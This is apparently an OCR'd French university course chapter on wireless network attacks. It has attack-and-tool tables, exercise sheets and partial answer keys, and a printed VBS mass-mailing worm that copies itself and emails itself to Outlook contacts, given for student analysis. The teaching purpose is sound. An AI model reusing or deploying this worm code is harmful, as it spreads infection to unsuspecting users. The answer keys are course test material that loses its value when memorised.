


Figure 2.2 Les attaques réseaux

2.3.1. Attaques contre le contrôle d'accès

Ces attaques tentent de pénétrer dans un réseau en utilisant des mesures de contrôle d'accès WLAN sans fil, comme les filtres AP MAC et les contrôles d'accès au port 802.1X. (Voir la liste des attaques dans le Tableau 2.1.)

[2] Classifié par Lisa Phifer [25]

Type d'attaque	Description	Méthodes et outils
War Driving	Découvrir les réseaux locaux sans fil en écoutant des balises ou en envoyant des requêtes de sonde, fournissant ainsi un point de lancement pour d'autres attaques.	Airmon-ng, DStumbler, KisMAC, MacStumbler, NetStumbler, Wellenreiter, WiFiFoFum
Rogue Access Points	Installation d'un point d'accès non sécurisé dans un pare-feu, création d'une porte dérobée ouverte dans un réseau de confiance.	Tout point d'accès matériel ou logiciel
Ad Hoc Associations	Connexion directe à une station non sécurisée pour contourner la sécurité de l'AP ou la station d'attaque.	Toute carte sans fil ou adaptateur USB
MAC Spoofing	Reconfiguration de l'adresse MAC d'un attaquant pour se présenter comme un AP ou une station autorisée.	MacChanger, SirMACsAlot, SMAC, Wellenreiter, wicontrol
802.1X RADIUS Cracking	Récupération du secret RADIUS par la force brute à partir de la demande d'accès 802.1X.	Outil de capture de paquets sur LAN ou chemin réseau entre le serveur AP et RADIUS

Tableau 2.1 les attaques contre le contrôle d'accès

- **L'attaque « War Driving» :** La conduite de guerre, également appelée cartographie des points d'accès, consiste à localiser et éventuellement exploiter des connexions aux réseaux locaux sans fil tout en conduisant autour d'une ville ou ailleurs, comme présenté dans la Figure 2.3. Pour faire une conduite de guerre, vous avez besoin d'un véhicule, d'un ordinateur (qui peut être un ordinateur portable), d'une carte Ethernet sans fil configurée en mode promiscuous et d'une sorte d'antenne qui peut être montée au-dessus ou positionnée à l'intérieur de la voiture. Étant donné qu'un réseau local sans fil peut avoir une portée qui s'étend au-delà d'un immeuble de bureaux, un utilisateur extérieur peut pénétrer le réseau, obtenir une connexion Internet gratuite et accéder éventuellement aux enregistrements de l'entreprise et à d'autres ressources.

Figure 2.2 L'attaque War Driving[3]

[3] Source de l'image http://www.mach1registry.com/

Avec une antenne omnidirectionnelle et un système de positionnement géophysique (GPS), le conducteur de guerre peut systématiquement localiser les emplacements des points d'accès sans fil 802.11b. Les entreprises qui ont un réseau local sans fil sont entrain d'ajouter des garanties de sécurité qui assureront uniquement les utilisateurs visés. Les garanties comprennent l'utilisation de la norme de chiffrement WEP (Wired Equivalent Privacy), IPsec ou Wi-Fi Protected Access (WPA), avec un pare-feu ou DMZ.




Figure 2.4 L'attaque « Rogue Access Points »

- **L'attaque « Rogue Access Points » :** Cette attaque se base sur l'installation d'un point d'accès non sécurisé dans un pare-feu, puis la création d'une porte dérobée ouverte dans un réseau de confiance, comme présenté dans la Figure 2.4. Les grandes entreprises investissent souvent dans des systèmes de prévention des intrusions sans fil (WIPS) qui utilisent des capteurs distribués pour surveiller à plein temps le trafic sans fil.
- **L'attaque « Ad Hoc Associations » :** Les réseaux ad hoc ne sont pas sans risques. Probablement le plus grand risque associé à la mise en réseau ad hoc a toujours été l'écoute électronique. Traditionnellement, les connexions ad hoc ont manqué les différents mécanismes de cryptage qui sont habituellement utilisés avec des points d'accès sans fil tels que WEP et WPA.




Figure 2.5 L'attaque « MAC Spoofing »

- **L'attaque « MAC Spoofing »:** La falsification MAC est une technique permettant de modifier une adresse de contrôle d'accès aux médias (MAC) attribuée à une interface

réseau sur un périphérique en réseau. L'adresse MAC codée sur un contrôleur d'interface réseau (NIC) ne peut pas être modifiée. Cependant, de nombreux pilotes permettent de modifier l'adresse MAC. De plus, il existe des outils qui permettent à un système d'exploitation de croire que la NIC a l'adresse MAC du choix d'un utilisateur. Le processus de masquage d'une adresse MAC est connu sous le nom de spoofing MAC. Essentiellement, la spoofing MAC implique de changer l'identité d'un ordinateur, pour quelque raison que ce soit, et c'est relativement facile.

Comme présenté dans la Figure 2.5, le changement de l'adresse MAC assignée peut permettre de contourner les listes de contrôle d'accès sur les serveurs ou les routeurs, soit en cachant un ordinateur sur un réseau, soit en la permettant d'imiter un autre périphérique réseau. La falsification MAC est effectuée à des fins légitimes et illicites.

- **L'attaque « 802.1X RADIUS Cracking » :** Cette attaque se base sur la récupération du secret RADIUS par la force brute à partir de la demande d'accès 802.1X. De plus, cette attaque peut être lancée par un Outil de capture de paquets sur LAN ou chemin réseau entre le serveur AP et RADIUS

2.3.2. Attaques contre la confidentialité : Ces attaques tentent d'intercepter des informations privées envoyées sur des associations sans fil, soit envoyé en clair ou chiffré par 802.11 ou des protocoles de couche supérieure. (Voir la liste des attaques dans le Tableau 2.2)

Type d'attaque	Description	Méthodes et outils
Eavesdropping (Ecoute)	Capture et décodage du trafic d'application non protégé pour obtenir des informations potentiellement sensibles.	bsd-airtools, Ettercap, Kismet, Wireshark
WEP Key Cracking	Capture de données pour récupérer une clé WEP en utilisant des méthodes passives ou actives.	Aircrack-ng, airoway, AirSnort, chopchop, dwepcrack, WepAttack, WepDecrypt, WepLab, wesside
Evil Twin AP	Masquage en tant qu'appareil autorisé en balayant l'identificateur du WLAN (SSID) pour attirer les utilisateurs.	cqureAP, D-Link G200, HermesAP, Rogue Squadron, WifiBSD
AP Phishing	Exécution d'un faux portail ou d'un serveur Web sur un AP double mal à "phish" pour les connexions d'utilisateurs, les numéros de carte de crédit.	Airpwn, Airsnarf, Hotspotter, Karma, RGlueAP
Man in the Middle (d'attaque de l'homme dans le milieu)	Exécuter des outils traditionnels d'attaque de l'homme dans le milieu pour intercepter des sessions TCP ou des tunnels SSL / SSH.	dsniff, Ettercap-NG, sshmitm

Tableau 2.2 les attaques contre la confidentialité




Figure 2.6 L'attaque Eavesdropping

- **L'attaque « Eavesdropping - Ecoute» :** présenté dans la Figure 2.6, se base sur l'interception non autorisée en temps réel d'une communication privée, comme un appel téléphonique, un message instantané, une vidéoconférence ou une transmission de télécopie. Le terme «écoute» dérive de la pratique de se tenir debout sous les avant-toits d'une maison, en écoutant des conversations à l'intérieur.
- **L'attaque « WEP Key Cracking » :** se base sur la capture de données pour récupérer une clé WEP en utilisant des méthodes passives ou actives. Nous citons les outils suivants pour lancer cette attaque : aircrack-ng, airoway, AirSnort, chopchop, dwepcrack, WepAttack, WepDecrypt, WepLab, wesside**.**
- **L'attaque «Evil Twin AP» :** Un Evil Twin est un faux point d'accès sans fil qui prétend être un AP légitime en annonçant le nom du WLAN (c'est-à-dire l'identificateur de set de service étendu, SSID). Un Evil Twin peut utiliser KARMA, un outil d'attaque qui surveille les sondes de la station, surveille les SSID couramment utilisés et adopte l'un comme son propre. Ou un Evil Twin peut être configuré avec un SSID résidentiel commun (par exemple, linksys), SSID de point d'accès (par exemple, Wayport_Access) ou le SSID d'un WLAN d'une entreprise spécifique. Même les AP qui n'émettent pas de SSID dans les balises peuvent être ciblés, pourvu que les utilisateurs légitimes puissent être surveillés avec Wireshark, Kismet ou un autre analyseur WLAN.
- **L'attaque « AP Phishing » :** se base sur l'exécution d'un faux portail ou d'un serveur Web sur un AP double mal à "phish" pour les connexions d'utilisateurs, les numéros de carte de crédit. Les outils suivants peuvent être utilisés pour lancer cette attaque : Airpwn, Airsnarf, Hotspotter, Karma, RGlueAP.




Figure 2.7 L'attaque Man in the Middle[4]

[4] Source de l'image : https://hackbbs.org/

- **L'attaque « Man in the Middle» :** est celle dans laquelle l'attaquant intercepte et relève secrètement les messages entre deux parties qui croient communiquer directement entre elles, comme présenté dans la Figure 2.7.

2.3.3. Attaques contre l'intégrité : les attaques contre l'intégrité se basent sur l'envoi des contrôles forgés, de la gestion ou des trames de données sur un réseau sans fil pour induire le destinataire ou faciliter un autre type d'attaque (par exemple, l'attaque DoS). (Voir la liste des attaques dans le Tableau 2.4)

Type d'attaque	Description	Méthodes et outils
802.11 Frame Injection	Création et envoi des trames forgées 802.11.	Airpwn, File2air, libradiate, void11, WEPWedgie, wnet dinject/reinject
802.11 Data Replay	Capture des trames de données 802.11 pour une relecture ultérieure (modifiée).	Capture + Outils d'injection
802.1X EAP Replay	Capture des protocoles d'authentification extensible 802.1X pour une relecture ultérieure.	Capture sans fil + Outils d'injection entre une station et l'AP
802.1X RADIUS Replay	Capture d'accès RADIUS: accepter ou rejeter les messages pour une nouvelle version ultérieure.	Ethernet Capture + Injection Tools between AP and authentication server

Tableau 2.3 les attaques contre l'intégrité

2.3.4. Attaques contre l'authentification :

Les attaquants contre l'authentification utilisent ces attaques pour voler les identités et les informations d'identification des utilisateurs légitimes pour accéder aux réseaux et services privés. (Voir la liste des attaques dans le Tableau 2.4)

Type d'attaque	Description	Méthodes et outils
Shared Key Guessing	Tentative d'authentification de clé partagée 802.11 avec des clés WEP supposées et craquées.	WEP Cracking Tools
PSK Cracking	Récupération d'un PSPA / WPA2 PSK à partir de trames clés de handshake capturés en utilisant un outil d'attaque de dictionnaire.	coWPAtty, genpmk, KisMAC, wpa_crack
Application Login Theft	Capture des informations d'identification des utilisateurs (par exemple, adresse e-mail et mot de passe) à partir des protocoles d'application en clair.	Ace Password Sniffer, Dsniff, PHoss, WinSniffer
Domain Login Cracking	Récupération des informations d'identification des utilisateurs (par exemple, connexion et mot de passe du Windows) en crachant les hachages de mot de passe NetBIOS en utilisant un outil d'attaque de force brute ou de dictionnaire.	John the Ripper, L0phtCrack, Cain
VPN Login Cracking	Récupération des informations d'identification des utilisateurs (par exemple, le mot de passe PPTP ou la clé Secret pré-partagé IPsec) en exécutant des attaques de force brute sur les protocoles d'authentification VPN.	ike_scan et ike_crack (IPsec), anger et THC-pptp-bruter (PPTP)
802.1X Identity Theft	Capture d'identité des utilisateurs à partir de paquets de réponse d'identité 802.1X en clair.	Capture Tools

802.1X Password Guessing	Utilisation d'une identité capturée, tentative répétée d'authentification 802.1X pour deviner le mot de passe de l'utilisateur.	Password Dictionary
802.1X LEAP Cracking	Récupération des informations d'identification des utilisateurs à partir des paquets légers EAP (LEAP) 802.1X capturés à l'aide d'un outil d'attaque de dictionnaire pour déchiffrer le hash du mot de passe NT.	Anwrap, Asleap, THC-LEAPcracker
802.1X EAP Downgrade	Forcer un serveur 802.1X à offrir un type d'authentification plus faible en utilisant des paquets forés EAP.	File2air, libradiate

Tableau 2.4 les attaques contre l'authentification

2.3.5. Attaques contre la disponibilité :

Ces attaques empêchent la livraison de services sans fil à des utilisateurs légitimes, soit en leur refusant l'accès aux ressources WLAN, soit en paralysant ces ressources. (Voir la liste des attaques dans le Tableau 2.5)

Attaque	**Description**	**Outils**
AP Theft	Suppression physique d'un AP d'un espace public.	"Five finger discount"
Queensland DoS	Exploiter le mécanisme d'évaluation des canaux clairs (CCA) CSMA / CA pour que le canal apparaisse occupé.	Un adaptateur prenant en charge le mode CW Tx, avec un utilitaire de bas niveau pour invoquer une transmission continue
802.11 Beacon Flood	Générer des milliers de balises contrefaites 802.11 pour rendre difficile aux stations de trouver un AP légitime.	FakeAP
802.11 Associate / Authenticate Flood	Remplir le tableau d'association d'AP cible.	FATA-Jack, Macfld
802.11 TKIP MIC Exploit	Générer des données TKIP non valides pour dépasser le seuil d'erreur MIC cible AP pour suspendre le service WLAN.	File2air, wnet dinject, LORCON
802.1X EAP-Start Flood	Inondant un AP pour consommer des ressources ou bloquer la cible.	QACafe, File2air, libradiate
802.1X EAP-Failure	En observant un échange EAP 802.1X valide, puis en envoyant à la station un message falsifié.	QACafe, File2air, libradiate
802.1X EAP-of-Death	Envoi d'une réponse d'identité EAP 802.1X mal formée connue pour provoquer une panne de certains points d'accès.	QACafe, File2air, libradiate
802.1X EAP Length Attacks	Envoi de messages spécifiques au type EAP avec des champs de longueur incorrecte pour tenter de bloquer un serveur AP ou RADIUS.	QACafe, File2air, libradiate

Tableau 2.5 les attaques contre la disponibilité

2.4. Documents recommandés

La référence **[Chp2]** fournit une étude approfondie sur les attaques dans les réseaux ad hoc ainsi les contres mesures pour détecter et prévenir ces attaques.

[Chp2] Ferrag, M. A., Maglaras, L., & Ahmim, A. (2017). Privacy-preserving schemes for Ad Hoc Social Networks: A survey. *IEEE Communications Surveys & Tutorials*. Doi: 10.1109/COMST.2017.2718178

TD 2 – Les attaques Informatiques

Exercice 1 :

1. Classifiez les attaquants par compétence, puis par objectif.
2. Donnez deux classifications standard (vu au cours) pour les attaques. Cependant, vous pouvez proposer une nouvelle classification et cela n'est possible qu'à après l'étude de tous les attaques.
3. Nous avons vu au cours les attaques réseaux les plus fréquentes publié par McAfee Labs en 2016. Citez quatre types de ces attaques.
4. Basé sur l'application du map développée par kaspersky (https://cybermap.kaspersky.com/), on a pu voir au cours les attaques en temps réel. Comment sont-elles détectées en temps réel ?
5. Donnez quatre scénarios pour lancer une attaque physique.
6. Donnez trois scénarios pour lancer une attaque en réseau.
7. Donnez un scénario pour lancer une attaque DoS en réseau.

Exercice 2 :

1. Quelle est la différence entre les menaces de sécurité passives et actives?
2. Listez et définissez brièvement les catégories d'attaques de sécurité passives et actives.
3. En classe, nous avons fait la distinction entre une attaque de porte d'entrée et une attaque de porte arrière (front-door attack and a back-door attack). Expliquez comment ils sont différents et donnent un exemple de chacun.
4. Donnez des exemples de ce que le malware tente d'accomplir.
5. Décrivez les façons dont les pirates blancs (white-hat hackers) tentent de rendre les systèmes informatiques plus sûrs.
6. Accédez au site Symmantec Security Response à l'adresse suivante:

   Http://securityresponse.symantec.com/

   Voir la liste des dernières menaces de virus. Quels sont les noms des cinq premiers?

TD 3 – Malware

Exercice 1 :

1. Les attaques nouvelles sur Internet et quand elles n'ont pas encore été classées, sont appelées «attaques de jour zéro, zero-day attacks». Faire des recherches sur Internet sur les attaques de jour zéro. Qu'as-tu appris?
2. Quelle est la différence entre un virus et un ver ?
3. Dans quelle mesure les vers sont-ils plus dangereux que les virus ?
4. Certains vers qui se propagent sur Internet ne provoquent aucun dommage sur les machines atteintes. Pourquoi sont-ils cependant nuisibles ?
5. Pour désinfecter un ordinateur, il est recommandé de le redémarrer depuis un CD-ROM ou une clef USB; pourquoi ?

Exercice 2 :

1. Qu'est-ce qu'une porte dérobée (backdoor) ?
2. Comment un attaquant peut-il procéder pour en installer une ?
3. Qu'est-ce qu'un cheval de Troie ?
4. Comment un attaquant peut-il procéder pour en installer un ?

Exercice 3 :

Il arrive régulièrement que des codes malveillants réussissent à persister sur une machine sans être détectés par les antivirus installés par la victime de l'infection. Décrire deux techniques différentes qui permettent à un code malveillant de ne pas être détecté par les logiciels antivirus.

Exercice 4 :

Quelle(s) technique(s) utilise un antivirus pour détecter les programmes malveillants ?

Exercice 5 :

Analyser le code VBS ci-après en identifiant de manière générale ses différentes fonctions.

```
'Do not execute this code on your own computer!
'On Error Resume Next
'Set shell = CreateObject("WScript.Shell")
'shell.regwrite "HKCU\software\OnTheFly\", "made with Vbswg 1.50b"
'Set fileobject= Createobject("scripting.filesystemobject")
'fileobject.copyfile wscript.scriptfullname,fileobject.GetSpecialFolder(0)&
                                                    "\People.jpg.vbs"
'if shell.regread ("HKCU\software\OnTheFly\mailed") <> "1" then
' infect()
'end if
'if month(now) =1 and day(now) =26 then
' shell.run "Http://www.dynabyte.nl",3,false
'end if
'Set myfile= fileobject.opentextfile(wscript.scriptfullname, 1)
'file content= myfile.readall
'myfile.Close
'Do
' If Not (fileobject.fileexists(wscript.scriptfullname)) Then
```

```
' Set new file= fileobject.createtextfile(wscript.scriptfullname, True)
' new file.write file content
' new file.Close
' End If
'Loop
'Function infect()
'On Error Resume Next
'Set my outlook = CreateObject("Outlook.Application")
'If my outlook= "Outlook"Then
' Set my mapi=my outlook.GetNameSpace("MAPI")
' Set my addrlists= my mapi.AddressLists
' For Each my list In my addrlists
' If my list.AddressEntries.Count <> 0 Then
' num addr = my list.AddressEntries.Count
' For i = 1 To num addr
' Set my msg = my outlook.CreateItem(0)
' Set my addr = my list.AddressEntries(i)
' my msg.To = my addr.Address
' my msg.Subject = "Here you have, ;o)"
' my msg.Body = "Hi:" & vbcrlf & "Check This!" & vbcrlf & ""
' set my attachement=my msg.Attachments
' my attachement.Add fileobject.GetSpecialFolder(0)& "\People.jpg.vbs"
' my msg.DeleteAfterSubmit = True
' If my msg.To <> "" Then
' my msg.Send
' shell.regwrite "HKCU\software\OnTheFly\mailed", "1"
' End If
' Next
' End If
' Next
'end if
'End Function
```

Exercice 6 :

1. En général, les produits antivirus des grandes marques sont tous capables de reconnaître l'ensemble des virus connus. Pour quelle raison une machine équipée d'un tel produit peut tout de même se faire infecter ?
2. S'ils reconnaissent tous les mêmes virus, quel peut être l'avantage d'utiliser des produits de différentes marques ?


Corrigé TD 2 – Les attaques Informatiques

Exercice 1 :

1.

Compétence	Objectif
• **Script Kiddy** - 90% playstation 9% clickomane 1% intelligence - utilise ce que font les autres • **Amateur** - Failles connues - Failles web • **Professionnel** - En equipe - Avec beaucoup de moyens (financiers, techniques, parfois préparatoires) - 0days possibles	• **L'argent** - piratage volumétrique - cryptolocker "killer application" • **Hacktiviste** - "Terroriste" - Anonymous • **Espions** - Etatique - Industriel • **"Petit con"**

2.



Classification des attaques

3.

- L'attaque browser
- L'attaque brute force
- L'attaque DoS
- L'attaque SSL

4. Kaspersky détecte les attaques en temps réel grâce aux applications suivantes :
   - **OAS - On-Access Scan (Analyse à l'accès) :** OAS affiche un flux de détection de logiciels malveillants lors de l'analyse à l'accès, c'est-à-dire lorsque des objets sont utilisés lors d'opérations d'ouverture, de copie, d'exécution ou de sauvegarde.

- **ODS - On-Demand Scan (Analyse à la demande) :** ODS affiche le flux de détection de logiciels malveillants lors de l'analyse à la demande, lorsque l'utilisateur sélectionne manuellement l'option 'Rechercher des virus' dans le menu contextuel.
- **MAV - Mail Anti Virus :** MAV affiche le flux de détection des logiciels malveillants lors de l'analyse de Mail Anti-Virus lorsque de nouveaux objets apparaissent dans une application de messagerie (Outlook, The Bat, Thunderbird). Le MAV analyse les messages entrants et appelle OAS lors de l'enregistrement des pièces jointes sur un disque.
- **WAV - Web Anti-Virus :** WAVaffiche le flux de détection des logiciels malveillants lors de l'analyse de l'antivirus Web lorsque la page html d'un site Web s'ouvre ou qu'un fichier est téléchargé. Il vérifie les ports spécifiés dans les paramètres Web Anti-Virus.
- **IDS - Intrusion Detection System (Scan de détection d'intrusion) :** IDS affiche le flux de détection des attaques réseau.
- **VUL - Vulnerability Scan:** montre le flux de détection de vulnérabilité.
- **KAS - Kaspersky Anti-Spam :** KAS affiche le trafic de courrier électronique suspect et indésirable découvert par la technologie de filtrage de réputation de Kaspersky Lab.
- **BAD - Botnet Activity Detection (Détection d'activité de botnet):** BAD montre des statistiques sur les adresses IP identifiées des victimes d'attaques DDoS et des serveurs C&C de botnet. Ces statistiques ont été acquises à l'aide du système DDoS Intelligence (partie de la Corrigé Kaspersky DDoS Protection).

5. Pour lancer une attaque physique, on peut procéder par :
   - Coupure de l'électricité
   - Extinction manuelle de l'ordinateur
   - Ouverture du boîtier de l'ordinateur et vol de disque dur
   - Ecoute du trafic sur le réseau
6. Pour lancer une attaque en réseau, on peut appliquer :
   - Des attaques contre le contrôle d'accès, comme War Driving
   - Des attaques contre la confidentialité, comme Eavesdropping (Ecoute)
   - Des attaques contre l'intégrité, comme 802.11 Data Replay
   - Des attaques contre l'authentification, comme VPN Login Cracking
   - Des attaques contre la disponibilité, comme AP Theft

7. Pour lancer une attaque DoS en réseau, on peut utiliser :

- l'inondation d'un réseau afin d'empêcher son fonctionnement ;
- la perturbation des connexions entre deux machines, empêchant l'accès à un service particulier ;

- l'obstruction d'accès à un service à une personne en particulier ;
- également le fait d'envoyer des milliards d'octets à une box internet.

Exercice 2 :

a) **Les attaques passives** ont trait à l'écoute ou à la surveillance des transmissions. Le courrier électronique, les transferts de fichiers et les échanges client / serveur sont des exemples de transmissions qui peuvent être surveillées.
Les attaques actives incluent la modification des données transmises et les tentatives d'accès non autorisé aux systèmes informatiques.

b) **Attaques passives :** publication du contenu du message et analyse du trafic.
Attaques actives : masquerade, relecture, modification des messages et déni de service.

c) **Les attaques de porte d'entrée** exigent les actions d'un utilisateur légitime - par exemple, un logiciel malveillant qui est exécuté lorsqu'un utilisateur légitime ouvre une pièce jointe infectée ou exécute un programme malveillant que l'utilisateur a téléchargé sur Internet.
Les attaques de porte arrière ne nécessitent pas les actions d'un utilisateur légitime. Au lieu de cela, ils ciblent les vulnérabilités du logiciel serveur qui exécute un ordinateur. Les défauts dans le logiciel serveur peuvent provoquer un programme serveur pour répondre à une demande inattendue de telle manière qu'il donne accès à l'ordinateur. Une attaque de débordement de tampon (buffer overflow attack) est un exemple d'attaque de porte arrière.

d) **Malwares** varient considérablement dans les actions qu'ils prennent une fois que cela compromet l'ordinateur d'une victime. Il peut faire n'importe quoi en annonçant sa présence en affichant un message sur l'écran pour que les sons de l'ordinateur jouent. Il peut également corrompre le système ou tenter d'attaquer d'autres machines en envoyant des courriels infectés, par exemple.

e) **Les pirates blancs** (white-hat hackers) tentent de rendre les systèmes informatiques plus sécurisés en recherchant et signalant des vulnérabilités afin de pouvoir les réparer. Ils peuvent également aider à caractériser de nouveaux virus et à développer des patchs pour eux.

f) **Le 16 mars 2018,**

Emotet.B
Trojan.Heriplor
Trojan.Karagany.B
Trojan.Karagany.B!gm
Trojan.Ismagent

Corrigé TD 3 – Malware

Exercice 1 :

6. Un exploit zero day est une cyberattaque qui survient le jour même où une faiblesse est découverte dans un logiciel. À ce stade, il est exploité avant qu'une solution devienne disponible auprès de son créateur.

   Au départ, lorsqu'un utilisateur découvre qu'il y a un risque de sécurité dans un programme, il peut le signaler à la société de logiciels, qui va alors développer un correctif de sécurité pour corriger cette faille. Ce même utilisateur peut également prendre sur Internet et avertir les autres de la faille. Habituellement, les créateurs de programmes créent rapidement un correctif qui améliore la protection du programme, mais parfois, les pirates informatiques entendent d'abord parler de la faille et sont prompts à l'exploiter. Quand cela arrive, il y a peu de protection contre une attaque car la faille du logiciel est si récente.
7. Un virus est un fragment de code qui se propage à l'aide d'autres programmes alors qu'un ver est un programme autonome.
8. L'efficacité des programmes malveillants repose essentiellement à notre époque sur leur capacité à se propager rapidement, en utilisant l'infrastructure des communications.
9. Même s'ils ne provoquent aucun dommage sur les machines, les vers utilisent les ressources du réseau pour se propager, au détriment des communications «utiles».
